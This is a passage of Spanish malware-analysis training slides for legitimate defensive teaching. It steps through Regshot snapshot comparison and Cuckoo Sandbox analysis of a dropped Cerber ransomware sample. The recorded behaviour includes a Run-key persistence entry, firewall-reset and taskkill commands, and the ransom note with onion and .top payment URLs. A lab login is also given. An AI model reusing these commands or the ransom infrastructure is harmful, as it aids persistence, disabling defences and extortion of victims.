
– Genere una primera foto con Regshot



## Práctica 2.4 – Análisis dinámico

### A. Observe el comportamiento del malware (2/6)




- Genere una primera foto con Regshot



# Práctica 2.4 – Análisis dinámico

## A. Observe el comportamiento del malware (3/6)



- Ejecute Persist.exe



# Práctica 2.4 – Análisis dinámico

## A. Observe el comportamiento del malware (4/6)

- Compare las fotos del sistema con Regshot.




Datetime: 2020-01-23 13:19:07  
Computer: WINDOWS10  
Username: cyber  
Keys: 418210  
Values: 730474  
Dirs: 20530  
Files: 98987

OK

# Práctica 2.4 – Análisis dinámico

## A. Observe el comportamiento del malware (5/6)

- Compare las fotos del sistema con Regshot.



The screenshot shows the Regshot 1.9.1 application window. On the left, there are configuration options: 'Compare logs save as:' (radio buttons for 'Plain TXT' and 'HTML document', with 'Plain TXT' selected), 'Scan dir 1[:dir 2;dir 3;...;dir nn:]' (checkbox checked, pointing to 'C:\Windows'), 'Output path:' (text input field with 'C:\Users\cyber\AppData\Local\Temp\regshot\res-x64.txt'), and 'Add comment into the log:' (empty text input field). On the right, there are buttons for '1st shot', '2nd shot', and a dropdown menu with options: 'Compare' (highlighted with a purple circle labeled '1'), 'Compare and Output' (selected, highlighted with a blue rectangle), 'Output', 'Clear', and 'Info'. Below the dropdown is a language selection dropdown set to 'English'. To the right of the dropdown is a 'C&compare' window showing comparison results:

| C&compare                     |    |
|-------------------------------|----|
| Keys deleted:                 | 2  |
| Keys added:                   | 10 |
| Values deleted:               | 0  |
| Values added:                 | 17 |
| Values modified:              | 19 |
| Folders deleted:              | 0  |
| Folders added:                | 0  |
| Folders attributes changed:   | 0  |
| Files deleted:                | 0  |
| Files added:                  | 2  |
| Files [attributes?] modified: | 12 |
| Total changes:                | 62 |

At the bottom right of the comparison window is an 'OK' button (highlighted with a purple circle labeled '2').

Below the application windows is a Notepad window titled 'res-x64.txt - Notepad' (highlighted with a purple circle labeled '3'). The content of the file is as follows:

```
File Edit Format View Help
Regshot 1.9.1 x64 Unicode (beta r321)
Comments:
Datetime: 2020-01-23 13:19:07, 2020-01-23 13:24:27
Computer: WINDOWS10, WINDOWS10
Username: cyber, cyber

Keys deleted: 2

HKLM\Software\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances\ed748430-6e4b-4b69-8245-4ac0074e8507
HKLM\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances\ed748430-6e4b-4b69-8245-4ac0074e8507
```

## Práctica 2.4 – Análisis dinámico

### A. Observe el comportamiento del malware (6/6)

- Compare las fotos del sistema con Regshot.

Files added: 2

C:\Windows\Prefetch\PERSIST1.EXE-4622B01C.pf  
2020-01-03 16:32:28, 0x00002020, 3741  
C:\Windows\avast\_rt.exe 1  
2020-01-03 16:32:28, 0x00000020, 619008

Values added: 17

HKLM\SOFTWARE\Microsoft\RADAR\HeapLeakDetection\DiagnosedApplications  
HKU\S-1-5-21-464120396-135169444-2888341266-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\4\ApplicationViews  
HKU\S-1-5-21-464120396-135169444-2888341266-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\4\ApplicationViews  
HKU\S-1-5-21-464120396-135169444-2888341266-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\4\ApplicationViews  
HKU\S-1-5-21-464120396-135169444-2888341266-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\4\ApplicationViews  
HKU\S-1-5-21-464120396-135169444-2888341266-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\4\ApplicationViews  
HKU\S-1-5-21-464120396-135169444-2888341266-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\4\ApplicationViews  
HKU\S-1-5-21-464120396-135169444-2888341266-1001\Software\Microsoft\Windows\CurrentVersion\Run\Avast: "C:\Windows\avast\_rt.exe" 2

# Práctica 2.4 completa.

> Tome algunos minutos para recapitular  
lo que ha aprendido

# **Lista de ejercicios**

## > **Lista de ejercicios prácticos.**

- Práctica 1.1 – Ejecución de un Malware
- Práctica 1.2 – Su primer Malware
- Práctica 2.1 – Identificación de Malwares con Yara
- Práctica 2.2 – Análisis estático básico
- Práctica 2.3 – Análisis estático avanzado
- Práctica 2.4 – Análisis dinámico
- **Práctica 2.5 – Análisis dinámico automatizado.**

# Práctica 2.5 – Análisis dinámico automatizado

> Su objetivo es entender los métodos  
del análisis dinámico en un ambiente  
automatizado sandbox.

# Práctica 2.5 – Análisis dinámico automatizado

## > Objetivos

- Realice un análisis dinámico en un ambiente automatizado sandbox



## > Antes de empezar la práctica

- Inicie la entidad **SANDBOX** e ingrese con: usuario/cuckoo, contraseña/Cyber==
- Herramientas:
  - Sandbox

Propiedad de Thales Group

# Práctica 2.5 – Análisis dinámico automatizado

## > Guía

### A. Analice un malware

- Ejecute el ambiente cuckoo
- Conéctese a la interfaz web de cuckoo
- Cargue el malware que arrojó la herramienta Persist.exe para el análisis.
- Ejecute el análisis
- Examine el reporte del análisis.

# Práctica 2.5 – Análisis dinámico automatizado

## > Paso a Paso

### A. Analice un malware (1/21)

- Ejecute el ambiente cuckoo

```
cuckoo@cuckoo:~$ cuckoo
```

1



Cuckoo Sandbox 2.0.7  
www.cuckoosandbox.org  
Copyright (c) 2010-2018

```
2020-01-23 14:21:27,654 [cuckoo] ERROR: The maximum number of open files is low (4096). If
errors later on.
2020-01-23 14:21:27,654 [cuckoo] ERROR: See also: https://cuckoo.sh/docs/faq/index.html#io
2020-01-23 14:21:28,161 [cuckoo.core.scheduler] INFO: Using "kvm" as machine manager
2020-01-23 14:21:28,190 [cuckoo.core.scheduler] INFO: Loaded 1 machine/s
2020-01-23 14:21:28,197 [cuckoo.core.scheduler] INFO: Waiting for analysis tasks.
```

# Práctica 2.5 – Análisis dinámico automatizado

## A. Analice un malware (2/21)

- Ejecute el ambiente cuckoo

```
cuckoo@cuckoo:~$ cuckoo web runserver
1
Performing system checks...

System check identified no issues (0 silenced).
January 24, 2020 - 12:52:38
Django version 1.8.4, using settings 'cuckoo.web.web.settings'
Starting development server at http://127.0.0.1:8000/
Quit the server with CONTROL-C.
```

# Práctica 2.5 – Análisis dinámico automatizado

## A. Analice un malware (3/21)

- Conéctese a la interfaz web de cuckoo


The screenshot shows the Cuckoo web interface with several sections and numbered callouts:

- Dashboard**: Shows Cuckoo Installation details (Version 2.0.7, up to date), Usage statistics (reported 0, completed 0, total 0, running 0, pending 0), and a section "From the press:" which is currently empty.
- Recent**: Shows a list of recent analyses.
- Pending**: Shows a list of pending analyses.
- Search**: A search bar.
- Submit**: A button to start a new analysis.
- Import**: A button to import files.
- Cuckoo**: The main analysis area.
  - SUBMIT A FILE FOR ANALYSIS**: A large field with a blue arrow icon for file upload, labeled "5". A note below says: "Drag your file into the left field or click the icon to select a file."
  - SUBMIT URLs/HASHES**: A field for submitting URLs or hashes, labeled "4".
  - Submit**: A button to start the analysis.
- System info**: Shows system resources:
  - FREE DISK SPACE**: 72.7 GB / 97.9 GB (labeled "6").
  - CPU LOAD**: 0% (8 cores).
  - MEMORY USAGE**: 9.4 GB / 11.2 GB.

# Práctica 2.5 – Análisis dinámico automatizado

## A. Analice un malware (4/21)

- Cargue el malware que arrojó la herramienta Persist.exe para el análisis.



# Práctica 2.5 – Análisis dinámico automatizado

## A. Analice un malware (5/21)

- Cargue el malware que arrojó la herramienta Persist.exe para el análisis.

The screenshot shows the Cuckoo Analysis interface. At the top, there is a navigation bar with links for Dashboard, Recent, Pending, Search, Submit, Import, and a settings icon. Below the navigation bar, the URL path is shown as submit\_file > configure > analyze. The main area is titled "Configure your Analysis". On the left, a panel titled "Global Advanced Options" contains settings for Network Routing (NONE selected), VPN via (Select dropdown), Package (Priority: LOW selected), and Timeout (500). On the right, a file selection table shows one file: "avast-rt.exe" (604.5 KiB). The "Analyze" button is highlighted with a purple circle labeled "2".

# Práctica 2.5 – Análisis dinámico automatizado

## A. Analice un malware (6/21)

- Ejecute el análisis

[submit file](#) » [configure](#) » [analyze](#) » [Summary](#)

✓ Your submission has been received and the tasks are being processed!

Next: [View pending tasks](#) [Submit again](#)

**Tasks:** Refreshes every 2.5 seconds

| Task ID | Date             | Filename / URL | Package |                                     |
|---------|------------------|----------------|---------|-------------------------------------|
| 1       | 23/01/2020 16:08 | avast-rt.exe   | exe     | <span>1</span> <span>running</span> |

Done

[submit file](#) » [configure](#) » [analyze](#) » [Summary](#)

✓ Your submission has been received and the tasks are being processed!

Next: [View pending tasks](#) [Submit again](#)

**Tasks:** Refreshes every 2.5 seconds

| Task ID | Date             | Filename / URL | Package |                                      |
|---------|------------------|----------------|---------|--------------------------------------|
| 1       | 23/01/2020 16:08 | avast-rt.exe   | exe     | <span>2</span> <span>reported</span> |


Done

Propiedad

# Práctica 2.5 – Análisis dinámico automatizado

## A. Analice un malware (7/21)

- Examine el reporte del análisis.




The screenshot shows the Cuckoo analysis interface. The sidebar on the left is identical to the previous screenshot, with the 'Summary' option highlighted (circled '1'). The main area displays the analysis results for 'avast-rt.exe'. A pink box highlights the 'Score' section (circled '2'), which states: "This file is very suspicious, with a score of 12.4 out of 10". Below this, a note says: "Please notice: The scoring system is currently still in development and should be considered an **alpha** feature." A pink box also highlights the 'Information on Execution' section (circled '3'). The execution information table is as follows:

| Analysis | Category | Started                  | Completed                | Duration    | Routing | Logs          |
|----------|----------|--------------------------|--------------------------|-------------|---------|---------------|
| FILE     |          | Jan. 23, 2020, 4:08 p.m. | Jan. 23, 2020, 4:18 p.m. | 591 seconds | none    | Show Analyzer |

# Práctica 2.5 – Análisis dinámico automatizado

## A. Analice un malware (8/21)


- Examine el reporte del análisis.



# Práctica 2.5 – Análisis dinámico automatizado

## A. Analice un malware (9/21)

- Examine el reporte del análisis.



### Static Analysis

Static Analysis    Strings    Antivirus    IRMA

**PE Compile Time**  
2017-05-24 20:48:34

**PE Imphash**  
9d6ed8d049bc10bc45b1995cb6f7f4b6

**Version Infos**

CompanyName Elaborate Bytes AG

Translation 0x0000 0x04b0


**Sections**

| Name   | Virtual Address | Virtual Size | Size of Raw Data | Entropy       |
|--------|-----------------|--------------|------------------|---------------|
| .text  | 0x00001000      | 0x0004ed6e   | 0x0004ee00       | 6.0932877794  |
| .rdata | 0x00050000      | 0x0003a87a   | 0x0003aa00       | 1.34374330038 |
| .data  | 0x0008b000      | 0x000011c0   | 0x00001200       | 4.97645876093 |
| .rsrc  | 0x0008d000      | 0x0000c3a8   | 0x0000c400       | 6.55343396717 |

# Práctica 2.5 – Análisis dinámico automatizado

## A. Analice un malware (10/21)

- Examine el reporte del análisis.



### Imports

#### Library KERNEL32.dll:

- 0x4500c4 GetExitCodeProcess
- 0x4500c8 GetFileAttributesExW
- 0x4500cc GetFileAttributesW
- 0x4500d0 GetFileSize
- 0x4500d4 GetFileType
- 0x4500d8 GetFullPathNameW
- 0x4500dc GetLastError
- 0x4500e0 GetLocalTime
- 0x4500e4 GetLocaleInfoW
- 0x4500e8 GetModuleFileNameA
- 0x4500ec GetModuleFileNameW
- 0x4500f0 GetModuleHandleA
- 0x4500f4 GetModuleHandleW
- 0x4500f8 GetPrivateProfileStringW
- 0x4500fc GetProcAddress
- 0x450100 GetProcessHeap
- 0x450104 GetStartupInfoA
- 0x450108 GetStdHandle
- 0x45010c GetSystemTime
- 0x450110 GetSystemTimeAsFileTime

#### Library USER32.dll:

- 0x45036c DefWindowProcW
- 0x450370 DrawFocusRect
- 0x450374 CreateWindowStationA
- 0x450378 CreateMenu
- 0x45037c FillRect
- 0x450380 FindWindowW
- 0x450384 GetMenuCheckMarkDimensions
- 0x450388 GetProcessWindowStation
- 0x45038c GetSysColorBrush
- 0x450390 GetThreadDesktop
- 0x450394 GetUpdateRgn
- 0x450398 GetUserObjectInformationW
- 0x45039c InflateRect
- 0x4503a0 InsertMenuItemW
- 0x4503a4 IsIconic
- 0x4503a8 LockWindowUpdate
- 0x4503ac MessageBeep
- 0x4503b0 MessageBoxW
- 0x4503b4 MonitorFromWindow
- 0x4503b8 OffsetRect
- 0x4503bc PostMessageW
- 0x4503c0

#### Library GDI32.dll:

- 0x450060 StartPage
- 0x450064 SetMiterLimit
- 0x450068 SetMapperFlags
- 0x45006c SetBitmapBits
- 0x450070 PtVisible
- 0x450074 OffsetClipRgn
- 0x450078 GetViewportOrgEx
- 0x45007c GetTextFaceW
- 0x450080 AddFontMemResourceEx
- 0x450084 AnimatePalette
- 0x450088 Arc
- 0x45008c BRUSHOBJ\_pvAllocRbrush
- 0x450090 ColorMatchToTarget
- 0x450094 CopyEnhMetaFileA
- 0x450098 CreatePatternBrush
- 0x45009c DescribePixelFormat
- 0x4500a0 EngFreeModule
- 0x4500a4 EngTextOut
- 0x4500a8 EnumFontsW
- 0x4500ac FillRgn
- 0x4500b0 GetDeviceCaps
- 0x4500b4 GetGlyphOutlineW
- 0x4500b8 GetPageCount

#### Library ADVAPI32.dll:

- 0x450000 RegOpenKeyW
- 0x450004 SaferRecordEventLogEntry
- 0x450008 SaferIdentifyLevel
- 0x45000c SaferComputeTokenFromLevel
- 0x450010 SaferCloseLevel
- 0x450014 RevertToSelf
- 0x450018 RegSetValueW
- 0x45001c RegSetValueExW
- 0x450020 RegQueryValueW
- 0x450024 RegQueryValueExW
- 0x450028 CreateProcessAsUserW
- 0x45002c RegOpenKeyExW
- 0x450030 RegEnumKeyW
- 0x450034 RegDeleteKeyW
- 0x450038 RegCreateKeyExW
- 0x45003c RegCloseKey
- 0x450040 LookupAccountSidW
- 0x450044 ImpersonateLoggedOnUser
- 0x450048 GetSecurityDescriptorOwner
- 0x45004c GetFileSecurityW

Proprietary

# Práctica 2.5 – Análisis dinámico automatizado


## A. Analice un malware (11/21)

- Examine el reporte del análisis.

The screenshot shows a 'Behavioral Analysis' interface with a 'Process tree' tab selected. The tree displays various processes with their command-line arguments and PID numbers. A specific entry for 'netsh.exe' is highlighted with a red box and labeled with the number 3. This entry shows two separate instances of netsh.exe with their respective command-line arguments and PIDs.

| Process      | Command Line Arguments                                                                 | PID  |
|--------------|----------------------------------------------------------------------------------------|------|
| avast-rt.exe | "C:\Users\cyber\AppData\Local\Temp\avast-rt.exe"                                       | 1196 |
| netsh.exe    | C:\Windows\system32\netsh.exe advfirewall set allprofiles state on                     | 1276 |
| netsh.exe    | C:\Windows\system32\netsh.exe advfirewall reset                                        | 1868 |
| mshta.exe    | "C:\Windows\SysWOW64\mshta.exe" "C:\Users\cyber\Desktop\_R_E_A_D__T_H_I_S__DEQBF_.hta" | 2420 |
| notepad.exe  | C:\Windows\system32\NOTEPAD.EXE C:\Users\cyber\Desktop\_R_E_A_D__T_H_I_S__S668_.txt    | 3032 |
| cmd.exe      | C:\Windows\system32\cmd.exe                                                            | 2192 |
| taskkill.exe | taskkill /f /im "avast-rt.exe"                                                         | 1704 |
| PING.EXE     | ping -n 1 127.0.0.1                                                                    | 2152 |
| explorer.exe | C:\Windows\Explorer.FXF                                                                | 1632 |

# Práctica 2.5 – Análisis dinámico automatizado



## A. Analice un malware (12/21)

– Examine el reporte del análisis.


1

| Process contents         |                                                                                                                                                                                                                                       |      |         |         |          |                 |          |        |        |        |          |    |
|--------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------|---------|---------|----------|-----------------|----------|--------|--------|--------|----------|----|
| avast-rt.exe             |                                                                                                                                                                                                                                       |      |         |         |          |                 |          |        |        |        |          |    |
| PID 1196                 |                                                                                                                                                                                                                                       |      |         |         |          |                 |          |        |        |        |          |    |
| Parent PID 1776          |                                                                                                                                                                                                                                       |      |         |         |          |                 |          |        |        |        |          |    |
| 1                        | 2                                                                                                                                                                                                                                     | 3    | 4       | 5       | 6        | 7               | 8        | 9      | 10     | 11     | ...      | 67 |
| default                  | registry                                                                                                                                                                                                                              | file | network | process | services | synchronisation | iexplore | office | pdf    |        |          |    |
| Time & API               | Arguments                                                                                                                                                                                                                             |      |         |         |          |                 |          |        | Status | Return | Repeated |    |
| RegOpenKeyExW            | regkey_r: interface\{3050f55f-98b5-11cf-bb82-00aa00bdce0b}<br>base_handle: 0x80000000<br>key_handle: 0x00000082<br>options: 0<br>access: 0x00020019<br>regkey: HKEY_CLASSES_ROOT\interface\{3050f55f-98b5-11cf-<br>bb82-00aa00bdce0b} |      |         |         |          |                 |          |        | 1      | 0      | 0        |    |
| Jan. 27, 2020, 7:35 a.m. |                                                                                                                                                                                                                                       |      |         |         |          |                 |          |        |        |        |          |    |
| FindResourceExW          | module_handle: 0x74fc0000<br>type: #5122<br>name: #12<br>language_identifier: 0                                                                                                                                                       |      |         |         |          |                 |          |        | 0      | 0      |          |    |
| Jan. 27, 2020, 7:35 a.m. |                                                                                                                                                                                                                                       |      |         |         |          |                 |          |        |        |        |          |    |

# Práctica 2.5 – Análisis dinámico automatizado

## A. Analice un malware (13/21)

- Examine el reporte del análisis.



The screenshot shows a behavioral analysis interface with a search bar at the top containing the text "writefile". A purple circle with the number "1" is overlaid on the search bar. Below the search bar are two sections: "Process tree" and "Process contents". The "Process tree" section has a blue arrow pointing right. The "Process contents" section has a blue arrow pointing down. In the center of the interface, there is a large search bar with the text "writefile". Below this are several rows of data. The columns are labeled "Time & API", "Arguments", "Status", "Return", and "Repeated". The data rows are: "avast-rt.exe (1196)", "cmd.exe (2192)", "taskkill.exe (1704)", and "PING.EXE (2152)".

| Time & API            | Arguments | Status | Return | Repeated |
|-----------------------|-----------|--------|--------|----------|
| > avast-rt.exe (1196) |           |        |        |          |
| > cmd.exe (2192)      |           |        |        |          |
| > taskkill.exe (1704) |           |        |        |          |
| > PING.EXE (2152)     |           |        |        |          |

## Práctica 2.5 – Análisis dinámico automatizado

## A. Analice un malware (14/21)

– Examine el reporte del análisis.

| Time & API                              | Arguments                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
|-----------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| NtWriteFile<br>Jan. 27, 2020, 7:37 a.m. | <p>4</p> <p>buffer: CERBER RANSOMWARE ----- YOUR DOCUMENTS, PHOTOS, DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!</p> <p>----- The only way to decrypt your files is to receive the private key and decryption program. To receive the private key and decryption program go to any decrypted folder, inside there is the special file (*_READ_THIS_FILE_*) with complete instructions how to decrypt your files. If you cannot find any (*_READ_THIS_FILE_*) file at your PC, follow the instructions below:</p> <p>----- 1. Download "Tor Browser" from <a href="https://www.torproject.org/">https://www.torproject.org/</a> and install it.</p> <p>2. In the "Tor Browser" open your personal page here: <a href="http://p27dokhpz2n7nvgr.onion/C272-6B1E-5300-0446-907A">http://p27dokhpz2n7nvgr.onion/C272-6B1E-5300-0446-907A</a></p> <p>Note! This page is available via "Tor Browser" only.</p> <p>----- Also you can use temporary addresses on your personal page without using "Tor Browser".</p> <p>----- 1. <a href="http://p27dokhpz2n7nvgr.12hygy.top/C272-6B1E-5300-0446-907A">http://p27dokhpz2n7nvgr.12hygy.top/C272-6B1E-5300-0446-907A</a></p> <p>2. <a href="http://p27dokhpz2n7nvgr.14ewqv.top/C272-6B1E-5300-0446-907A">http://p27dokhpz2n7nvgr.14ewqv.top/C272-6B1E-5300-0446-907A</a></p> <p>3. <a 